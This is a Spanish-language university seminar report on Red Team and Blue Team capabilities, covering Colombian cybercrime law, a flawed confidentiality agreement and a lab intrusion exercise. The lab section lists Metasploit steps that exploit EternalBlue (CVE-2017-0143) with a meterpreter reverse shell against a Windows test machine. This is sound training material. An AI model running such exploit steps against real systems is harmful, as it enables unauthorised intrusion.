Capacidades técnicas, legales y de gestión para equipos BlueTeam y RedTeam

María Catalina Larrota Bayona.

Universidad Nacional Abierta y a Distancia
Escuela de Ciencias Básicas, Tecnología e Ingeniería
Seminario Especializado: Equipos Estratégicos en Ciberseguridad: Read Team & Blue Team
Duitama
2020

Capacidades técnicas, legales y de gestión para equipos BlueTeam y RedTeam

María Catalina Larrota Bayona.

Tutor:
M. Sc. John Freddy Quintero

Universidad Nacional Abierta y a Distancia
Escuela de Ciencias Básicas, Tecnología e Ingeniería
Seminario Especializado: Equipos Estratégicos en Ciberseguridad: Read Team & Blue Team
Duitama
2020

Tabla de contenido

Resumen.

Los Equipos Red Team y Blue Team se encargan de atacar y contener los incidentes o ataques informáticos que puedan ocurrir, con el fin de proteger tanto los dispositivos como los datos que se almacenan en ellos.

Desde el análisis de los anexos propuestos en cada etapa del seminario, tanto el Red Team como el Blue Team permiten que la organización tenga una mejor protección en cuanto a la seguridad informática, pues por un lado el Red Team determina las vulnerabilidades, amenazas y fallas en la seguridad a través de la aplicación de ataques controlados y autorizados por la organización y por el otro lado, el Blue Team por medio del análisis de los comportamientos de los sistemas y sus usuarios identifican cualquier incidente que haya podido ocurrir en el sistema objeto de análisis.

Las medidas correctivas y preventivas a tomar en la organización con el fin de mitigar la posible existencia de ataques informáticos se lograran determinar con el Red Team y Blue Team, pues cada uno de ellos con actividades especificas lograran que el sistema sea más seguro y protegido de la mayor cantidad de ataques que se puedan evitar.

Glosario.

Red Team. Equipo encargado de realizar los ataques informáticos con el fin de establecer los fallos en la estructura tecnológica de una determinada organización.

Blue Team. Equipo encargado de estudiar el comportamiento del sistema y de sus usuarios en una organización con el fin de identificar rápidamente cualquier incidente informático.

Ataque. Prueba que pone en riesgo de determinada categoría, la seguridad informática de una organización.

Vulnerabilidad. Debilidad o fallo en un sistema que pone en peligro la seguridad de la información de una empresa.

Amenaza. Es la acción de aprovechar la vulnerabilidad que pueda tener un sistema, ya sea productos de ataques, hechos de la naturaleza impredecibles o descuidos de los integrantes de la organización.

Actualización. Son partes adicionales de software que tienen la finalidad de mejorar el funcionamiento de los equipos.

Firewall. También denominado cortafuego, tiene la finalidad de proteger a los equipos, ya sea que conformen una red de computadoras o no, de posibles intrusiones, a través de las reglas que sean permitidas, negadas o re direccionadas.

Antivirus. Es un software encargado de descubrir y eliminar los virus en un ordenador, para evitar un posible daño.

Intrusión. Es un incidente de seguridad en el que un atacante puede lograr o intentar acceder a un sistema, sin tener autorización para hacerlo.

Delito informático. Para Colombia son los contemplados en los Artículos 1 a 4 de la Ley 1273 del 05 de enero del año 2009, la cual creó un bien jurídico tutelado denominado “de la protección de la información y de los datos”, adicionando la Ley 599 de 2000 Código Penal.

Introducción.

Con la evolución de la tecnología y de la forma de manejar la información, han surgido nuevos problemas de seguridad que requieren de mecanismos cada vez mejores para su protección; es por esta razón que la seguridad informática permite asegurar tanto los equipos como los datos que maneja una organización.

Existen en el mercado diferentes opciones tanto de hardware como de software para proteger los equipos y datos, los cuales actúan de manera independiente con un mismo fin; sin embargo la combinación del Red Team y Blue Team hacen que la labor de protección sea más fácil, pues cada uno de ellos con sus métodos, técnicas y herramientas logran mejorar la seguridad en la organización.

Teniendo por una parte, el Red Team que a través de ataques controlados logra determinar los puntos débiles de los sistemas; y por otra parte el Blue Team que a través del análisis del comportamiento de los sistemas y sus usuarios identifica fácilmente un ataque a la organización, hacen que sean una herramienta bastante útil en cuanto a ciberseguridad.

Además es necesario tener en cuenta que todo el análisis que haga el Red Team y Blue Team puede llegar a tener consecuencias legales, las cuales deben ser evaluadas de acuerdo a las legislación colombiana existente para el momento.

1. Objetivos.

1.1. Objetivo general.

Dar solución y analizar los casos propuestos en los anexos de cada actividad a través del uso de las herramientas aplicadas en el Red Team y Blue Team.

1.2. Objetivos específicos.

Analizar la Ley 1273 del año 2009 respecto a las penas y sanciones aplicables de acuerdo a la legislación colombiana.

Determinar las posibles irregularidades legales que se puedan presentar en un contrato de confidencialidad, de acuerdo con las leyes colombianas.

Realizar pruebas de intrusión a los escenarios controlados de acuerdo a la orientación dada.

Establecer estrategias de contención de ataques y vulnerabilidades.

Socializar el informe final.

2. Desarrollo del informe.

Para Colombia, los delitos informáticos nacieron a la vida jurídica a partir de la Ley 1273 del año 2009, por medio de la cual se creó el bien jurídico tutelado denominado “de la protección de información y de los datos”, con el fin de establecer en nuestro país los delitos informáticos que se puedan cometer y de los cuales se reciba la correspondiente pena y/o sanción según el caso, así:

- **Artículo 269A: Acceso abusivo a un sistema informático.** Pena de prisión de 48 a 96 meses y en multa de 100 a 1.000 salarios mínimos legales mensuales vigentes.

- **Artículo 269B: Obstaculización ilegítima de sistema informático o red de telecomunicación.** Pena de prisión de 48 a 96 meses y en multa de 100 a 1000 salarios mínimos legales mensuales vigentes, siempre que la conducta no constituya delito sancionado con una pena mayor.

- **Artículo 269C: Interceptación de datos informáticos.** Pena de prisión de 36 a 72 meses.

- **Artículo 269D: Daño Informático.** Pena de prisión de 48 a 96 meses y en multa de 100 a 1.000 salarios mínimos legales mensuales vigentes.

- **Artículo 269E: Uso de software malicioso.** Pena de prisión de 48 a 96 meses y en multa de 100 a 1.000 salarios mínimos legales mensuales vigentes.

- **Artículo 269F: Violación de datos personales.** Pena de prisión de 48 a 96 meses y en multa de 100 a 1000 salarios mínimos legales mensuales vigentes.

- **Artículo 269G: Suplantación de sitios web para capturar datos personales.** Pena de prisión de 48 a 96 meses y en multa de 100 a 1.000 salarios mínimos legales mensuales vigentes, siempre que la conducta no constituya delito sancionado con pena más grave.

- **Artículo 269H: Circunstancias de agravación punitiva.**.

- **Artículo 269I: Hurto por medios informáticos y semejantes.** Pena de prisión de 6 a 14 años.

- **Artículo 269J: Transferencia no consentida de activos.** Pena más grave, incurrirá en pena de prisión de 48 a 120 meses y en multa de 200 a 1.500 salarios mínimos legales mensuales vigentes.

Respecto al Derecho Fundamental de Habeas Data contemplado en el Art. 15 de la Constitución Política, consistente en el derecho que tienen todas las personas a conocer, actualizar y rectificar la información que se recoge de ellas en bases de datos y en archivos de entidades públicas y privadas, derecho que ha sido regulado por la Ley 1266 de 2008, que regula en articular el hábeas data financiero, referido a la gestión de información administrada por las centrales de riesgo, y la Ley 1581 de 2012, que dispuso el régimen general de protección de datos personales, aplicable a cualquier base de datos manejada o tratada por entidades de naturaleza pública o privada.

Para poder determinar qué tipo de delito informático puede haberse cometido en una organización por parte de una ciberdelincuente, es viable que la actividad del Pentesting, facilite esta labor, ya que este consiste en atacar un sistema informático para identificar fallos, vulnerabilidades y demás errores de seguridad existentes, para así poder prevenir los ataques externos, a través de las siguientes fases:


- Recopilación de la información.
- Búsqueda de vulnerabilidades.
- Explotación de vulnerabilidades.
- Post-explotación.
- Elaboración de informes.

Estas fases pueden ser apoyadas con herramientas como: Metasploit, que permite determinar las vulnerabilidades y minimiza riesgo en un sistema; Nnmap, la cual explora redes y obtiene información sobre servicios y puertos vulnerables; OpenVas, el cual escanea vulnerabilidades con el fin de identificar y corregir fallas de seguridad existentes, entre otras herramientas.

Como apoyo a estas herramientas, se tienen los servicios que brindan Exploit Db, el cual contiene un directorio de las vulnerabilidades ya encontradas o CVE, el cual también tiene una lista de vulnerabilidades con un código único para identificarlas.


Luego de tener los escenarios controlados configurados de verifica la conexión entre los mismos, a las 2 maquinas Windows, desde la maquina atacante Kali Linux, así:

Figura 1: conexión entre maquina atacante y Windows X64



Fuente: Autor

Figura 2: conexión entre maquina atacante y Windows X64



Fuente: Autor

Al recibir el acuerdo de confidencialidad que la Compañía WHITEHOUSE SECURITY pretende que sea firmado, luego de su lectura se logro determinar que tenía las siguientes inconsistencias e irregularidades:

- Dejan espacios en blanco lo que permite que la Compañía agregue información adicional perjudicando al contratista.

- La Clausula primera del Anexo 3 – Acuerdo y Numerales 3 y 4 del Anexo 3 – Acuerdo van en contra del Art. Art. 67 de la Ley 906 de 2004 porque de acuerdo a este articulo cualquier persona que sepa de la existencia de un delito debe poner en conocimiento de las autoridades.

- Numeral 2 Clausula Segunda y párrafo consecutivo a este del Anexo 3 – Acuerdo: al tener información obtenida de manera ilegal se contravienen los artículos 269A, 269B, 269C, 269D y 269F de la Ley 1273 de 2009.

- No se viable que se asigne responsabilidad penal al contratista, cuando la información se ha obtenido ilegalmente por el contratante.

- En general se puede determinar, que a pesar que ya determinaron que el contrato tiene muchas fallas y anomalías, no lo corrigieron en este proceso de contratación de personal nuevo.

La empresa WHITEHOUSE SECURITY bien sabe que ha obtenido la información confidencial de manera ilegal y por esta razón pone en riesgo a sus empleados ofreciéndoles una suma de salario considerable, para que pongan en riesgo su derecho fundamental a la libertad, pues estos al firmar el contrato, se harían cargo de la responsabilidad penal, salvando a la compañía.

Razón por la cual es recomendable no aceptar esta propuesta laboral, porque se trata de un proceso ilegal que afecta a la empresa y al estar vinculado a la misma también se compromete la responsabilidad penal individual de la parte receptora (estudiante).

Tal como ocurrió en el caso de la “OPERACIÓN ANDROMEDA BUGGLY” en el que las Fuerzas Militares de Colombia crearon una fachada en el que las personas iban a aprender o a divertirse, pero que realmente se dedicaban a actividades de espionaje aprovechándose de ciudadanos que tuvieran conocimientos sobre el tema, donde se determino que los militares cometieron diferentes conductas penales, además de las contempladas en la Ley 1273 del año 2009.

Teniendo los escenarios controlados virtualizados y verificada la conexión entre la maquina atacante y las maquinas víctimas, según la información suministrada, se encontró que a pesar que los dos Windows tenían la misma vulnerabilidad, solo en uno de ellos podía ser explotada la vulnerabilidad, ejecutando los siguientes comandos en el atacante:

- Paso 1: desactivar Windows Defender, Windows Update y Firewall en las maquinas victimas.

- Paso 2: verificar comunicación entre la maquina atacante y las victimas. Se ingreso a una terminal en la maquina atacante, con el comando ping mas la dirección IP de la maquina víctima, se logro verificar la conexión (ping 192.168.0.26)

- Paso 3: obtención del puerto abierto desde la maquina atacante a las víctimas. Se ingreso a Nmap, y con el comando nmap y la dirección IP de la maquina víctima, se verificaron los puertos abiertos, en este caso TCP (nmap 192.168.0.26).

- Paso 4: obtención de la vulneración con su código CVE. Se ingreso a metasploit framework, se digito la contraseña del administrador, y luego se ingreso el comando db_nmap -sV -Pn --script vuln 192.168.0.26

- Paso 5: usar la vulnerabilidad encontrada. Se ingresa el comando use CVE-2017-0143 y aparecen las opciones.

- Paso 6: se usa la opción 2. Con el comando use exploit /Windows/smb/ms17_010 y luego se cargar las opciones con el comando options y para obtener el payload requerido.

- Paso 7: se carga el PAYLOAD requerido. Se ingresa el comando set PAYLOAD Windows/x64/meterpreter/reverse_tcp.

- Paso 8: se carga el host de la maquina víctima. Digitar el comando set RHOST 192.168.0.26

- Paso 9: explotación de la vulnerabilidad. Se digita el comando exploit.

- Paso 10: se accede al símbolo del sistema de la maquina víctima. Se digita shell y luego enter.

- Paso 11: se listan las carpetas para obtener la ubicación del archivo de la fuga de información. Comandos: cd.. -> cd.. -> dir -> cd Users -> dir -> cd semi -> dir -> winse20w0.exe

- Paso 12: ejecución del archivo que contiene la fuga de la información. Comando: digitar el nombre del archivo y enter.

Figura 3: resultado de la explotación de la vulnerabilidad desde la maquina atacante a máquina victima

Fuente: Autor

La vulnerabilidad de las maquinas Windows, correspondiente al Identificador CVE 2017-0143, es de la categoría Remoto De Alto Riesgo, por cuanto permite que se ejecute código de manera remota, permitiendo manipular todo el equipo víctima. Compromete la integridad, confidencialidad y disponibilidad de manera completa en la victima. La complejidad del acceso está catalogada como medio, por requerir de algunas condiciones especializadas para lograrse el procedimiento. Esta vulnerabilidad se ejecuta a través de código.

Esta vulnerabilidad era conocida por el funcionario que estaba permitiendo la fuga de la información, pues de acuerdo a la documentación existente sobre la misma, esta es utilizada en un 17% para obtener código y en un 83% para obtener información, tal como aparece en los siguientes gráficos, es decir, que el caso estudiado corresponde a la realidad para lo que fue aprovechada esta vulnerabilidad por los delincuentes informáticos.

Luego de haber encontrado la vulnerabilidad, se debe determinar la forma como se va a evitar que suceda un nuevo ataque, para evitar su propagación a través de toda la organización con el fin de evitar que el daño sea aun mayor, esto es, evitar que se pierda la integridad, confidencialidad y disponibilidad de la información y de los recursos que se tienen en el sistema.

De acuerdo a los casos de estudios analizados, se debe informar al ente investigador, Fiscalía General de la Nación, recopilando las pruebas que se tengan, preservando la escena del delito, a fin que el atacante reciba las sanciones, multas e inhabilidades contempladas en el Código de Penal, especialmente los Artículos 269A a 269J.

Para evitar que se den nuevos ataques, es necesario actualizar el Windows para corregir la vulnerabilidad con el correspondiente parche, cerrar los puertos abiertos que no están siendo utilizados, confirmar el correcto funcionamiento de firewall y antivirus.

Actividades que puede desarrollar el Blue Team porque es un:

- Equipo de profesionales dedicados de hacer vigilancia en cuanto al comportamiento de aplicaciones y sistema; y de las personas.

- Se encarga del mejoramiento de la seguridad, ubicando incidentes de ciberseguridad.

- Realiza evaluaciones de seguridad que puedan poner en riesgo y sugiere planes para minimizar el daño de un ataque.

- Hacen defensa de la organización de manera rápida.

- Hacen un seguimiento constante de cómo funciona la organización a fin de determinar cualquier comportamiento extraño.

Todo esto apoyado en el “Center For Internet Security” porque a través de los controles CIS es viable determinar la protección más efectiva en la organización, pues se establecen los ataques más comunes, facilitando la labor de la ciberseguridad y los CIS Benchmarcks es posible determinar que tecnología será la más adecuada dependiendo del entorno que se requiera proteger de cualquier ataque informático.

Además de lo anterior, sería recomendable implementar alguna de las siguientes herramientas de contención de ataques para completar el Blue Team

- **La plataforma Contención Rápida de Amenazas de Cisco:** Es una plataforma automatizada que genera respuestas rápidas y puede interactuar con otras soluciones existentes, lo que la hace muy útil en la detección y contención de ataques informáticos.

- **Firewall de última generación Cisco Firepower**: se centra en la amenazas, integrado con administración unificada. Detiene más cantidad de amenazas. La clasificación de riesgos automatizados y los indicadores de impacto identifican las prioridades del equipo. Reduce la complejidad de la contención de los ataques. Mejora la seguridad con la integración de otras soluciones de seguridad, ya sean de la misma marca o de otros.

- **Stratix 5950 de Rockwell:** Combina varias funciones de seguridad en un solo dispositivo con el fin de proteger la infraestructura. Se base en tecnologías de seguridad de redes comunes, con el fin de lograr acceso mejorado y detección de amenazas.

3. Aspectos que aporten al desarrollo de estrategias de RedTeam & BlueTeam.

Tener la autorización de la organización para utilizar ataques controlados sin que se ponga en riesgo la disponibilidad de los equipos ni los datos almacenados en los sistemas, hacer que la estrategia de Red Team funcione de la mejor manera y el equipo pueda determinar la mayor parte de vulnerabilidades existentes.

El análisis del comportamiento de sistemas y usuarios que hace el Blue Team permite identificar con mayor facilidad cualquier anormalidad que se presenté, teniendo como base el comportamiento habitual de los elementos que componen e interactúan con los sistemas de la organización.

Ante la existencia de cada vez nuevos ataques a los sistemas, es necesario que la ciberseguridad sea constantemente monitoreada con el fin de evitar daños tanto en los equipos como en los datos en ellos almacenados.

Todos los controles y monitoreo que realizan tanto el Red Team como el Blue Team hace que toda la organización este más segura.

Las herramientas de contención de ataques hacen que el Blue Team tenga mayor eficacia al realizar sus tareas de análisis de comportamiento de los sistemas y usuarios.

Igualmente las herramientas usadas en ciberseguridad como Nmap, Metasploit, Nessus, OpenVas, entre muchas otras, hacen que la labor del Red Team sea eficaz y eficiente en la búsqueda de los posibles ataques que pueda sufrir una compañía.

En general la utilización del Red Team y Blue Team, permite que la organización este más y mejor protegida, porque por un lado, busca los ataques y por el otro analiza el comportamiento de todos los entes del sistema, logran que este equipo de seguridad informática funcione en pro de la organización.

4. Recomendaciones para el planteamiento de estrategias que permitan endurecer los aspectos de seguridad en una organización

- Mantener los equipos actualizados y de ser necesario, reemplazarlos por las versiones que aún reciban actualizaciones.
- Usar un antivirus eficaz.
- Usar un firewall, tanto en hardware como en software.
- Verificar que los puertos y servicios que no están siendo utilizados, se mantengan cerrados.
- Hacer un estudio de las posibles vulnerabilidades de las que puedan ser victimas los equipos que utilizan Windows.
- Realizar pruebas de intrusión controladas.
- Desarrollo de malware para acceso controlado.
- Evasión de controles de acceso.
- Controlar la efectividad de las medidas tomadas.
- Implementación de medidas defensivas.
- Actuación conjunta del Red Team y Blue Team para mitigar los riesgos en la organización.

5. Conclusiones

- Teniendo en cuenta el gran avance tecnológico e informático que se da en la actualidad, es necesario que también se brinden las condiciones de seguridad necesarias en todos los sistemas para que los usuarios tengan tranquilidad del manejo y transporte de su información.

- Por esta razón la ciberseguridad es esencial en cualquier sistema por el que se transporte información, pues los usuarios deben tener la tranquilidad que todo lo que realicen a través de las redes de telecomunicaciones va a estar seguro en todo momento.

- No todas las propuestas laborales, por muy bien remuneradas que estén, se van a tratar de empleos legales, por lo que es necesario que el experto en seguridad informática evalué todos las labores que se le encargaran.

- En el ejercicio de la seguridad informática es muy importante tener en cuenta la parte ética, con el fin de no cometer delitos ni faltas éticas contenidas en el Código del COPNIA.

- Las pruebas de intrusión hacen que se determine con claridad los riesgos que existen en un determinado caso, como el aquí analizado.

- Los sistemas informáticos al ser creados por seres humanos, son susceptibles de tener fallos y errores, por lo que luego de crearse y ponerse en marcha, a través del Red Team se van a encontrar las vulnerabilidades que tenga, para así poder corregirlas.

- Las diferentes herramientas existentes permiten que la actividad del Red Team sea desarrollada con mayor facilidad, la cual se dificultaría si están no existieran.

- Luego de verificar la existencia de un ataque o incidente informático, se debe informar a las autoridades competentes para la procesar penalmente al atacante.

- Teniendo en cuenta que existen diferentes herramientas de contención de ataques, es necesario determinar la que se ajustan mejor a los requerimientos de la organización donde se vaya a implementar.

6. Bibliografía.

- Blue Team Servicio de evaluación y respuesta proactiva frente a amenazas de seguridad [En línea]. Tarlogic. (Recuperado en 07 de octubre de 2020.) Disponible en https://www.tarlogic.com/blackarrow-servicios-seguridad-ofensiva/blue-team/

- Campus Internacional Ciberseguridad. ¿Qué es el Pentesting? [En línea]. Valladolid. España. Sin fecha de publicación. (Recuperado en 05 de septiembre de 2020.) Disponible en https://www.campusciberseguridad.com/blog/item/139-que-es-el-pentesting

- CATOIRA, Fernando. Pruebas De Penetración Para Principiantes: Explotando Una Vulnerabilidad Con Metasploit Framework. [En línea]. Universidad Nacional Autónoma de México. (Recuperado en 25 de septiembre de 2020.) Disponible en https://revista.seguridad.unam.mx/numero-19/pruebas-de-penetraci%C3%B3n-para-principiantes-explotando-una-vulnerabilidad-con-metasploit-fra

- Center For Internet Security. [En línea]. Center For Internet Security. Recuperado en 07 de octubre de 2020.) Disponible en https://www.cisecurity.org/

- CISCO Seguridad: Detección De Amenazas En Las Organizaciones. 11 de mayo de 2016. [En línea]. Recuperado en 07 de octubre de 2020.) Disponible en https://datacom.global/cisco-seguridad-deteccion-de-amenazas-en-las-organizaciones/

- Como Utilizar Metasploit Con Kali Linux. [En línea]. (Recuperado en 25 de septiembre de 2020.) Disponible en https://comandoit.com/como-utilizar-metasploit-con-kali-linux/

- Cómo formar un equipo de Respuesta a Incidentes de Seguridad Informática. [En línea]. Drajonjar. Recuperado en 07 de octubre de 2020.) Disponible en https://www.dragonjar.org/como-formar-un-equipo-de-respuesta-a-incidentes-de-seguridad-informatica.xhtml

- Common Vulnerabilities and Exposures. [En línea]. Common Vulnerabilities and Exposures. 2020. (Recuperado en 05 de septiembre de 2020.) Disponible en https://cve.mitre.org/

- Equipo de Respuesta frente a Incidencias de Seguridad Informática (CSIRT). [En línea]. TechTarget. (Recuperado en 07 de octubre de 2020.) Disponible en https://searchdatacenter.techtarget.com/es/definicion/Equipo-de-Respuesta-frente-a-Incidencias-de-Seguridad-Informativa-CSIRT#:~:text=Un%20Equipo%20de%20Respuesta%20frente,o%20un%20grupo%20ad%20hoc.

- Evaluation and proactive response service in the face of security threats. [En línea]. (Recuperado en 16 de octubre de 2020.) Disponible en https://www.tarlogic.com/en/blackarrow-offensive-driven-defense-services/blue-team/

- Penetration Testing. [En línea]. (Recuperado en 16 de octubre de 2020.) Disponible en https://www.imperva.com/learn/application-security/penetration-testing/

- PEÑARREDONDA, José Luis. Detrás de Buggly: la historia de la fachada Andrómeda. [En línea]. Enter.co 9 de diciembre de 2015. (Recuperado en 11 de septiembre de 2020.) Disponible en https://www.enter.co/cultura-digital/colombia-digital/detras-de-buggly-la-historia-de-la-fachada-andromeda/

- Red Team VS Blue Team: What's The Difference? [En línea]. (Recuperado en 16 de octubre de 2020.) Disponible en https://purplesec.us/red-team-vs-blue-team-cyber-security/

- RED TEAM VS BLUE TEAM. What's The Difference? [En línea]. (Recuperado en 16 de octubre de 2020.) Disponible en https://blog.eccouncil.org/red-team-vs-blue-team/

- Stratix 5950 Security Appliance. [En línea]. Recuperado en 07 de octubre de 2020.) Disponible en https://www.rockwellautomation.com/en-us/products/hardware/allen-bradley/networks-and-communications/ethernet-networks/stratix-5950-security-appliance.html

- SEC450: Blue Team Fundamentals: Security Operations and Analysis. [En línea]. (Recuperado en 16 de octubre de 2020.) Disponible en https://www.sans.org/cyber-security-courses/blue-team-fundamentals-security-operations-analysis/

- The Difference Between Red, Blue, and Purple Teams. [En línea]. (Recuperado en 16 de octubre de 2020.) Disponible en https://danielmiessler.com/study/red-blue-purple-teams/

- VALLEJO. La operación Andrómeda: El proceso chuzado. [En línea]. Radio Nacional de Colombia. 24 de mayo de 2017. (Recuperado en 11 de septiembre de 2020.) Disponible en https://www.radionacional.co/linea-tiempo-paz/la-operacion-andromeda-proceso-chuzado